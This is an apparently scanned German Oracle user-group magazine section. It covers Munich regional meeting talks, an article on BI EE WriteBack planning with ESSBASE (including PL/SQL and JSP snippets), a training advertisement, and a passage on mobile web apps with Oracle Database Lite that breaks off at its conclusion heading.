„Testen“ war das Stichwort des ersten Vortrags am 20. Januar 2010 in der Fachhochschule München. Ulrike Schwinn und Maik Sandmann (beide ORACLE Deutschland GmbH) brachten gleich zwei (kleine) Server mit, um Real Application Testing live zu demonstrieren. Es kamen zwei Komponenten (Database Replay und SQL Performance Analyzer) zum Einsatz. Wie wird eine Testumgebung aufgebaut? Wie können Tests wiederholbar durchgeführt werden? Wie sind die Testergebnisse zu interpretieren? Diese und andere Fragen hat der Vortrag beantwortet.

Nach einer kurzen Umbau- und Kommunikationspause beschäftigte sich im zweiten Vortrag Dr. Jürgen Menge von Oracle mit dem Oracle BI Publisher und da besonders mit der Erstellung von Reports. Er zeigte die Möglichkeiten, die sich durch Nutzung verschiedener Schnittstellen (http, Java, Web Services) ergeben. Der Referent deckte in seinem Vortrag alle Aspekte und Anforderungen an das Reporting ab (Datenbereitstellung, Aufbereitung, Zustellung und Nachbearbeitung).

Februar 2010

Am 25. Februar 2010 trafen wir uns wiederum in der Fachhochschule München. Trotz aller Unkenrufe zu SOA (SAO lebt – SOA ist tot) stand das Thema auf der Agenda. „SOA Blueprint“ lautete der Titel des Vortrags von Tobias Krämer (OPITZ CONSULTING GmbH). Neben der Klärung der vielen Begriffe, die mit SOA in Verbindung gebracht werden und dort auch eine Rolle spielen, baute er die Brücke

hin zu einem konkreten Modell (Blueprint) eines SOA-Projekts.

Nach der Pause war dann Oliver Gehlert (Metafinanz Informationssysteme GmbH) an der Reihe. Sein Thema: „Unit Tests mit SQL-Developer 2.1“. Er zeigte, wie man einzelne PL/SQL-Prozeduren und -Funktionen getestet beziehungsweise ganze Testsuiten erstellt. Auch hier ist erst einmal die Hürde der Installation zu meistern, bevor es losgehen kann. Doch sobald das erforderliche Repository eingerichtet ist, können die Testdefinitionen in Angriff genommen werden. Wichtiger Bestandteil des Vortrags war auch der kritische Blick auf die Testergebnisse und die damit verbundenen Auswerte- und Reporting-Möglichkeiten.

März 2010

Ganz andere Themen standen am 25. März 2010 in der Einladung zum Regiotreffen. Zuerst sprach Andrew Lacy (OPITZ CONSULTING GmbH) über Backup und Recovery. Da der Untertitel des Vortrags „Große Sicherheit zu geringen Kosten“ lautete, stand nicht die extrem teure Lösung im Vordergrund, sondern es ging vielmehr darum, mit einfachen Mitteln schnell und zuverlässig Backup und Recovery – auch in kleineren Umgebungen – zu realisieren. Andrew Lacy schlug den Bogen vom Offline- über Online-Backup bis hin zum Einsatz von RMAN. Dabei vergaß er es nicht, die Lizenzierungsaspekte (Oracle XE, SE1, SE und EE) anzusprechen und die unterschiedlichen Automatisierungsgrade der einzelnen Verfahren zu beleuchten.

Nachdem in der Pause die angebotenen Butterbrez'n reißenden Absatz

fanden, ging es dann mit Housekeeping in der Datenbank weiter. Die Rolle des „Housekeepers“ übernahm Marco Patzwahl (MuniQSoft GmbH). Er sprach über „Datenmüll“, der sich während Installation, Migration und ganz normalem Betrieb im Laufe der Zeit ansammelt. Wo befinden sich im Filesystem Logfiles, Tracefiles und andere Dateien, die nur Platz belegen und nicht benötigt werden? Die Liste ist relativ lang und spätestens dann, wenn die Platte vollläuft und die Datenbank steht, ist die Erkenntnis groß, dass man mal aufräumen sollte. Dabei geht es nicht nur um Dateien außerhalb der Datenbank, auch innerhalb dieser können gelöschte Tabellen im Papierkorb weiterhin wertvollen Speicherplatz blockieren.

Alle sechs Vorträge gaben den Zuhörern einen sehr guten und informativen Überblick über die jeweils angesprochenen Themenbereiche und es fanden zum Teil sehr intensive Diskussionen statt. An alle Referenten ein herzlicher Dank für die Zeit, die sie aufgewendet haben, um ihren Vortrag vorzubereiten und auf dem DOAG-Regionaltreffen zu präsentieren.

Wenn Sie Themenwünsche haben, die wir bei einem der nächsten Regio-Treffen behandeln sollten, dann schicken Sie uns bitte eine Mail an regio-muenchen@doag.org. Wir nehmen Ihre Anregungen gerne auf. Die Vorträge liegen auf dem DOAG-Server für Mitglieder bereit. Sie sind aber auch über die Referenten verfügbar.

Kontakt:

Franz Hüll
regio-muenchen@doag.org

Planung, Budgetierung und Forecasting mit der BI Enterprise Edition

Frank Tenzer, OPITZ CONSULTING GmbH

Dieser Artikel zeigt, wie sich Planungsprozesse, die vollkommen in die BI-Strategie integriert sind, mit Bordmitteln der Oracle Business Enterprise Edition passgenau und anforderungsgerecht umsetzen lassen. An einem praktischen Beispiel wird ein möglicher Implementierungsansatz von Basis-Planungsfunktionalitäten skizziert, bei dem Write-Back- und Allokations-Mechanismen Verwendung finden. Der vorgestellte Ansatz ermöglicht einen interaktiven und konsolidierten Umsatz-Planungsprozess mit flexiblen Gestaltungsmöglichkeiten direkt aus den Interactive Dashboards der BI EE.

Die zunehmende Integration von Data Warehouses und analytischen Systemen in die täglichen Geschäftsprozesse lässt auch die Anforderungen an integrierte und flexible Planungs-, Budgetierungs- und Forecasting-Funktionalitäten ansteigen. Durch die Globalisierung des Wettbewerbs und die Konsolidierung von Planungstätigkeiten auf Konzernebene entstehen zusätzliche erhöhte Anforderungen. Diese können nur durch eine nahtlose Integration dieser Funktionalitäten in die bestehenden BI-Applikationen abgedeckt werden.

Der Planungsprozess

In vielen Unternehmen hat sich ein mehrschichtiger Planungsprozess etabliert, der auf verschiedenen Detaillierungsebenen und unter Beteiligung unterschiedlicher verantwortlicher Personen abläuft. Abbildung 1 zeigt eine vereinfachte Darstellung eines solchen Prozesses. Auf Basis konsolidierter Ist-Daten im Data Warehouse wird eine Planungsgrundlage für Folgeperioden erstellt.

Unter Berücksichtigung lokaler oder konzernbezogener Vorgaben und in Abstimmung mit den beteiligten Abteilungen werden Planungsvorgaben abgeleitet, schrittweise detailliert (etwa von einer sparten- oder marktbezogenen Vorgabe auf konkrete Absatzmengen-Planungen je Artikelgruppe) und schließlich wieder konsolidiert. Abschließendes Instrument eines erfolgreichen Planungsprozesses ist die Kontrolle der Zielerreichung (Plan/Ist-

Vergleich) und die daraus unter Umständen resultierende Modifizierung der Planung.

Die konkrete Implementierung des Prozesses in die IT kann extrem unterschiedlich erfolgen. Neben den verfügbaren „Out-of-the-box“-Lösungen diverser Hersteller wie zum Beispiel „Oracle Hyperion Planning“ sind auch klassische „Spreadsheet-Lösungen“ auf Basis von Microsoft Excel oder vergleichbarer Produkte denkbar. Beide Varianten haben ihre Vorteile:

- Mit den Herstellerlösungen erwerben Unternehmen konzentriertes Know-

how für ihr Planungsvorgehen. Der Implementierungsaufwand ist bei diesen Lösungen nur minimal.

- Die Spreadsheet-basierten Lösungen sind hingegen extrem flexibel und spiegeln den individuellen Planungsprozess im Unternehmen exakt wider, was aber auch einen entscheidenden Nachteil bedeuten kann. Hier muss sich der Prozess stärker an die Software anpassen. Wer dagegen den Excel-Ansatz favorisiert, läuft Gefahr, in der „Spreadsheet-Hölle“ zu enden: Zahlreiche Spreadsheet-Kopien verschiedenen Aktualitätsgrades durchlaufen viele




Abbildung 1: Beispiel eines Planungsprozesses

Hände, die Konsolidierung wird zur nahezu unlösbaren Aufgabe, ist arbeitsintensiv und fehlerträchtig.

Einen entscheidenden Nachteil haben beide Lösungen: Die Integration in die IT-BI-Strategie ist in Bezug auf die Datenhaltung und die Frontends oft nur mäßig gegeben.

Integration der Planungslösung unterstützt den Prozess

Ein integrierter Planungsprozess ist ein entscheidender Erfolgsfaktor für das Unternehmen. In Zeiten vollständiger Integration aller Business-Intelligence-Komponenten wie Standard-Reports, Dashboards und Ad-hoc-Analyse-Tools in den Suites oder Portal-Lösungen wirken separierte Teillösungen wie eine Bruchstelle in den Unternehmensprozessen. Abbildung 2 stellt den bereits beschriebenen Planungsprozess als integrierte Lösung dar. Die Kombination aus Oracle BI Enterprise Edition, Oracle Database als Basis der DWH-Lösung sowie Oracle ESSBASE als OLAP-Lösung bringt alle erforderlichen Bausteine für eine individuelle und vollständig integrierte Planungslösung mit.

Die Komponenten, die bereits in der BI-Strategie die entscheidenden Funktionalitäten abdecken, bringen mit geringem zusätzlichem Implementierungsaufwand auch die nötigen Features für eine optimale Planungslösung mit. Die Frontend-Komponenten „Interactive Dashboards“ und „Answers“ der BI EE bieten in Verbindung mit den Integrationsmechanismen des Oracle BI-Servers die Möglichkeit, Plan- und Ist-Daten im direkten Vergleich zu analysieren. Hierzu leisten die Oracle Database und die ESSBASE MOLAP-Engine den erforderlichen Beitrag durch den performanten Zugriff auf umfangreiche und feingranulare DWH-Daten und hochverdichtete, analytische OLAP-Würfel. Die WriteBack-Funktionalität in „Answers“-Abfragen ermöglicht die Bearbeitung der Planvorgaben auf allen Ebenen des Prozesses direkt im Dashboard. Datenbank-Prozeduren sowie die leistungsstarken Calculation- und Allocation-Funktionen in ESSBASE können alle rechnerischen




Abbildung 2: Integrierter Planungsprozess mit der BI EE

Grundlagen des Planungsprozesses automatisiert und auf Basis der zugrundeliegenden Daten anwenden.

WriteBack – Der Schlüssel zur integrierten Planungslösung

Ein entscheidendes Merkmal einer Planning-Applikation im Unterschied zu Analyse und Reporting ist die Anforderung, Daten nicht nur aus den Quellsystemen zu lesen, sondern auch veränderte Daten (die Planwerte) wieder in das Warehouse- oder den Cube zurückzuschreiben. Die Oracle BI EE bietet ein ebenso flexibles wie leicht zu implementierendes Verfahren, um Werte aus beliebigen „Answers“-Abfragen auf relationale Datenbanken zurückzuschreiben. Das grundsätzliche Verfahren ist in Abbildung 3 dargestellt.

Im ersten Schritt wird ein geeigneter „Answers“-Bericht erstellt, unter Aktivierung der „WriteBack“-Funktionalität in den Eigenschaften. Im entsprechenden Dialog können Beschriftung und Position des WriteBack-Buttons festgelegt werden, entscheidend ist jedoch die Angabe eines Templates bzw. einer Web Message, die vom BI-Server auszuführen ist.

Bei diesem Template handelt es sich um eine XML-Datei, die im Verzeichnis „{ORACLEBI}/web/customMessages/“ des BI-Servers abgelegt wird und es dem BI-Server ermöglicht, aus den Attributen des Berichts, die ja durch die logische Schicht des „Business Modells“ nicht direkt auf die physischen Attribute der zugrunde liegenden Tabellen rückschließen lassen, ein korrektes DML-Statement zu generieren.




Abbildung 3: Das WriteBack-Verfahren in der BI EE




Abbildung 4: Das WriteBack-Verfahren in der BI EE mit Zugriff auf ESSBASE über JSP

Das so erzeugte und mit den Werten aus dem „Answers“-Bericht versehene Statement wird dann über den BI-Server gegen die Datenbank ausgeführt. Wichtig ist es, für die Tabelle, in der das Zurückschreiben erfolgt, die Eigenschaft „cachable“ im Physical Layer des BI-Servers zu deaktivieren, damit das Resultat des Writeback-Vorgangs direkt im BI-Server zur Verfügung steht. Nach dem Erstellen oder Verändern einer Web Message bzw. des XML-Templates müssen die Nachrichten über die Administrationsfunktion der BI-Suite neu eingelesen werden, damit die Änderung im BI-Server verfügbar wird.

WriteBack auf ESSBASE-Cubes

Etwas aufwändiger ist das WriteBack-Verfahren gegen eine ESSBASE-Datenbank, da von der BI-Suite nur relationale Ziele für ein WriteBack verwendet werden können. ESSBASE bietet allerdings keine API, die per SQL-Dialekt über ODBC-/ JDBC-Treiber ansprechbar ist. Die Lösung liegt in der ESSBASE Java-API (J-API), die über den Umweg einer Java-Server-Page (JSP) und das Oracle PL/SQL-Package „UTL_HTTP“ auch für den BI-Server erreichbar ist. Die bereits für relationale Datenbanken beschriebene Lösung ist dabei wie in Abbildung 4 dargestellt erweitert und modifiziert.

Dabei hat die DML auf die relationale Datenbank nur noch einen Zweck: Sie ruft eine PL/SQL-Prozedur auf, die wie-

derum über das Package „UTL_HTTP“ den entsprechenden Call gegen die JSP absetzt. Der Code der PL/SQL-Prozedur, die hauptsächlich eine URL konstruiert, kann wie in Listing 1 aussehen.

```

create or replace FUNCTION
FT_ESS_WB(p_Year varchar2,p_
Customer varchar2,p_Product
varchar2,p_Value number)
.....
begin
  v_url := ,http://essbase:9704/
AllocEssbase-AllocEssbase-
context-root/Essbasewrite-back.
jsp?';

  v_url := v_url||'|p_
Customer='||p_Customer
||'|&p_Year='||p_Year||'|&
p_Scenario=Forecast'&p_
Product='||p_Product||'|&p_
Value='||to_char(p_Value);

  Utl_Http.Set_Response_Error_
Check ( enable => true );
  Utl_Http.Set_Detailed_Excp_
Support ( enable => true );

  req := Utl_Http.Begin_Request
( url => v_url, method => ,GET'
);
  esp := Utl_Http.Get_Response (
r => req );

  Utl_Http.End_Response ( r =>
resp );
RETURN 1;
....
    
```

Listing 1

Der Code der angesprochenen JSP ist ebenfalls zu umfangreich für eine komplette Veröffentlichung an dieser Stelle, besteht aber im Wesentlichen aus den folgenden Komponenten:

1. Einbinden der ESSBASE-API:

```
import="java.util.Iterator"
%>&lt;
%@ page import="com.essbase.
api.base.*" %>&lt;
%@ page
```
2. Parameter-Übergabe für die einzelnen Attribute der SQL-Where-Clause und den zurückzuschreibenden Wert:

```
String v_Product = request.
getParameter(„p_Product“);
```

3. Aufbau des sogenannten „Grid-View“. Für das Verständnis der Arbeitsweise ist es vorteilhaft, das ESSBASE-Spreadsheet-AddInn für Microsoft Excel zu kennen. Ähnlich wie im Spreadsheet lassen sich auch im Grid-View durch die Angabe von x- und y-Koordinaten Adressierungs- und Dimensionswerte an den Achsen einschränkend festlegen.

Auf diese Weise lassen sich über die Kreuzungspunkte der Dimensionen Zellen des Würfels beschreiben:

```
IEssGridView grid =
cv.getGridView();
grid.setValue(0, 2, v_Product);
grid.setValue(row,col,Double.
valueOf(v_Value).doubleValue());
```

Der „Know-how-Baustein“ im Planungsprozess

Mittels der oben beschriebenen Implementierungsansätze ist die BI-Suite nun in der Lage, Plan-Werte in DWH und MOLAP-Cube aus individuellen Reports heraus zurückzuschreiben. Der Planungsprozess sieht allerdings nicht vor, mehrere tausend Detail-Informationen für alle Märkte, Kunden, Artikel etc. manuell einzugeben. Vielmehr ist das Ziel dieses Prozesses, Detail-Planwerte weitestgehend automatisch aus einer groben Planung und auf Basis konsolidierter Informationen ableiten zu lassen. Das Stichwort heißt hier „Allocation“-Verteilung. Die ESSBASE MOLAP-Engine bietet eine breite und extrem leistungsfähige Unterstützung im Bereich der Allo-

kationsfunktionen. Diese ermöglichen es, geplante Werte unter Berücksichtigung von Vorjahreswerten, -anteilen etc. auf viele tausend Detailwerte zu verteilen und dies schnell, mit relativ wenig Code und auf hohem Aggregations-Niveau in sogenannten „Calculation Scripts“. In diesen wird das gesammelte Know-how der Personen, die am Planungsprozess beteiligt sind, implementiert und kontrolliert angewandt – Wissen, das sich häufig in den undurchdringbaren Formel-Sammlungen der Spreadsheet-Lösungen oder in den Black-Boxen der Planning-Suiten verbirgt und sich so unserer Kontrolle entzieht. Eine Stärke der J-API bei Anbindung über eine JSP kann ESSBASE hier voll ausspielen: Flexibilität. Über die J-API kann mehr erreicht werden, als per DML auf relationalen Datenbanken. Die Ausführung von Lade-Vorgängen und Calculations im Cube stellt kein Problem dar und ermöglicht einen vollständig interak-

tiven Planungsprozess aus den Dashboards der BI EE.

Fazit

Die in diesem Artikel dargestellten Architekturen und Bausteine sind nur ein minimaler Ansatz, zeigen aber, dass die Oracle BI Suite durchaus in der Lage ist, Planungsprozesse in all ihren Facetten abzubilden. Die Komplexität lässt sich dabei beliebig ausweiten und die implementierte Planungslösung kann so vollständig an die jeweiligen Unternehmensprozesse angepasst werden. Dabei ist hervorzuheben, dass diese Prozesse anschließend (aus Anwendersicht zu 100 Prozent), in die BI-Suite integriert, zur Verfügung stehen. Die Umsetzung kann dabei völlig flexibel und individuell gestaltet werden und es entstehen keine zusätzlichen Lizenzkosten wie dies bei der Anwendung einer Planning-Suite der Fall wäre.

Erwartungsgemäß bleibt es allerdings nicht bei diesen Vorteilen. Der Implementierungsaufwand für umfangreiche Planungsprozesse liegt hier erheblich über dem Initialaufwand für den Einsatz einer Herstellerlösung. Zusätzlich muss das Know-how im Unternehmen bereitstehen oder extern erworben werden und kann nicht „Out-of-the-box“ in Form von Planungsmodulen angewandt werden wie bei „Oracle Hyperion Planning“.

Abschließend ist festzustellen, dass die Bordmittel der BI EE grundsätzlich in der Lage sind, die notwendigen Anforderungen abzudecken. Für welche Lösung man sich letztendlich entscheidet, hängt von vielen Einflussfaktoren ab, etwa von der Komplexität des Planungsprozesses und der Gewichtung des Integrationsaspekts.

Kontakt:

Frank Tenzer

frank.tenzer@opitz-consulting.com



1990 - 2010 | 20 Jahre bessere IT-Beratung

20 Jahre IT-Seminare

Beratung | Entwicklung | Service | Training | Projektmanagement

Die ORDIX AG feiert Jubiläum. Seit 1990 unterstützen wir unsere Kunden mit Dienstleistungen und Seminaren.

Aus diesem Anlass haben wir ein spezielles Angebot für Sie:

20 % Rabatt

Auf den Listenpreis für alle im Zeitraum vom 01.05.2010 bis zum 30.06.2010 gebuchten öffentlichen Seminare. (Bitte bei der Buchung den Code "ORDIX 2.0" angeben)



Buchen Sie jetzt -
wir beraten Sie gerne!

Informationen, Download und Buchung unter
<http://training.ordix.de>

Mobile Datenerfassung mit Web-Technologien und Oracle Database Lite

Kai Hennig und Christopher Salzbrunn, Roland Tilgner KG

Web-Technologien eröffnen, gepaart mit leistungsfähigen Mechanismen zur Datensynchronisation, einen großen Spielraum in der Wahl geeigneter System-Architekturen für Mobil-Anwendungen.

Die Entscheidung, ob Online-, Offline- oder Misch-Betrieb, Standalone oder klassische Web-Anwendung, wird mit geeignetem Technologiemix (aus Closed und Open Source) zur Frage der Spielart. Ein späterer Wechsel von einer zur anderen Variante ist einfach. Die Gestaltung des Frontends mit XHTML und AJAX ermöglicht die Erstellung von besonders einfach zu bedienenden Anwendungen mit modernem Äußeren – unabhängig von Betriebssystem und Geräteklasse.

Mobil-Anwendungen sind im Unternehmensumfeld oft ergänzende, zu integrierende Lösungen, die einen produktiven Datenbestand auffüllen oder verändern. Voraussetzung für die Integration von Mobil-Anwendungen in eine bestehende Infrastruktur ist ein definierter und kontrollierbarer Staging-Bereich. Zur Sicherung des produktiven Datenbestands oder auch zur Einhaltung gesetzlicher Rahmenbedingungen sollten Mobil-Anwendungen nicht direkt auf die Produktionsdatenbank zugreifen. Auch der oft erhebli-

che Umfang operativer Daten erfordert meist eine prozess- oder nutzerspezifische Aufbereitung oder Vorauswahl der Daten, die über ein eigenes Schema (Staging-Bereich) den Mobil-Anwendungen zur Verfügung gestellt werden sollten. Oracle Database Lite und der Oracle Mobile Server bieten seit Jahren eine bewährte Architektur, die diesen Ansatz sehr gut unterstützt (siehe DOAG News Q3/2008).

In den Projekten des Autors hat sich zudem die Einführung einer Oracle Apex-basierten Zwischenanwendung als sinnvoll erwiesen, die es Prozessverantwortlichen erlaubt, eingehende Daten aus den Mobil-Anwendungen zu sichten, qualitativ zu prüfen und gezielt in den produktiven Datenbestand zu überführen oder zur Nachbearbeitung zurückzuweisen.

Architektur-Varianten der Mobil-Anwendung

Diese Backend-Architektur zeigte in den Projekten des Autors bislang nur

wenig Bedarf an Variation. Hohe Flexibilitätansforderungen gehen jedoch aus dem direkten Umfeld der Mobil-Anwendungen mit seinen Infrastruktur-Vorgaben und Arbeitsprozessen hervor. Ist eine Online-Anbindung via UMTS oder WLAN nicht flächendeckend vorhanden oder nicht erlaubt, müssen Application Server und Datenbank auf den Endgeräten lokal installiert sein (Standalone) und die Daten periodisch mit dem Oracle Mobile Server synchronisiert werden. Bei dauerhafter Online-Anbindung kann der Nutzer auf die Anwendung im Internet zugreifen, die im einfachsten Fall mit der lokalen Version technisch identisch ist. Abbildung 1 zeigt beide Architektur-Typen.

Die Synchronisation der lokalen Oracle Lite Datenbank kann im heimischen LAN / WLAN oder aber, abhängig von einer aktuell verfügbaren Mindestbandbreite, periodisch via UMTS erfolgen. Bestimmend sind hier Sicherheitskriterien und Vorgaben des jeweiligen Arbeitsprozesses.

In der Offline-Variante greift der Webbrowser des mobilen Geräts auf den lokal installierten Application Server zu. In unseren Projekten verwendet der Autor vorzugsweise den Servlet-Container „Apache Tomcat“, der im embedded Modus mit sehr kleinem Speicherbedarf glänzt. Der Container wird für den Nutzer transparent mit einem Doppelklick gestartet und über die Benutzeroberfläche der mobilen Anwendung wie eine konventionelle Desktop-Anwendung beendet.

Open-Source-Web-Frameworks

Die Oracle Lite Datenbank wird aus Java via JDBC- und ORM-Framework (Toplink oder JBoss Hibernate) ange-




Abbildung 1: Architektur-Typen, offline oder online als klassische Web-Anwendung




Abbildung 2: Open-Source-Web-Frameworks im Zusammenspiel mit der Oracle Lite Database

sprochen. Zentrales Web-Framework in den Projekten des Autors ist das Java EE Integrations-Framework „Seam“ von JBoss, dessen dynamische Dependency-Bijection (eine Fortführung der Idee der Dependency-Injection, bei der die Verantwortung für das Erzeugen und die Verknüpfung von Objekten an ein extern konfigurierbares Framework übergeben wird) ein sehr elegantes Entwickeln von Webanwendungen mit hohem Wartungskomfort erlaubt. Abbildung 2 zeigt hierarchisch zusammengefasst die wichtigsten Frameworks.

Wird auf den Einsatz von Enterprise Java Beans zu Gunsten eines kleineren Footprints der Anwendung verzichtet, fallen damit nicht alle Annehmlichkeiten dieser Technologie weg. Das Seam-Framework bietet Ersatz für Vieles, so zum Beispiel ein eigenes Transaction-Management, das das Arbeiten mit dem Persistence-Layer erheblich vereinfacht. Das Rad wird dabei nicht zwangsläufig neu erfunden: Stellt der Container einen Transaction-Manager zur Verfügung, nutzt Seam diesen ohne Konfigurationsaufwand.

Im Testumfeld verwendet der Autor neben dem Container „Apache Tomcat“ auch den Sun Microsystems Java EE Application Server „GlassFish“ sowie die leichtgewichtige EJB-Imple-

mentierung „Apache OpenEJB“. Das ORM-Framework wechselt dabei zwischen JBoss Hibernate, Oracle Toplink Essentials und EclipseLink (hervorgegangen aus Oracle Toplink). Die Web-Anwendung bleibt – von einzelnen Konfigurationsdateien abgesehen – in allen Fällen unverändert, eine vertikale



Abbildung 3: Das Oberflächendesign mit XHTML bietet großen Gestaltungsspielraum, hier im iPhone-Stil mit Touchscreen-Unterstützung

le Skalierung nach oben oder unten ist dadurch, in gewissen Grenzen, denkbar einfach.

Benutzeroberfläche

Aktuelle Browser-Versionen bieten heute auf allen Geräteklassen, angefangen von PDAs über Smartphones und Notebooks bis hin zum Desktop PC, eine gute Integration ins Betriebssystem. Vor allem die Bedienung des Web-Browsers auf Kleinsteigern hat davon stark profitiert und ermöglicht schnelles Arbeiten auch mit komplexen Web-Anwendungen. AJAX-Konzepte machen die Bedienung der Web-Anwendung geschmeidiger und den Web-Browser dadurch mehr und mehr zu einem guten Ersatz für konventionelle Frontends von Desktop-Anwendungen. Der hohe grafische Gestaltungsspielraum durch XHTML erlaubt die Erstellung von einfach zu bedienenden Web-Anwendungen, die eine geringe Einarbeitungszeit erfordern. Projekterfahrungen zeigen eine erhöhte Motivation der Nutzer mit positivem Effekt auf die Datenqualität in der Erfassung.

Fazit

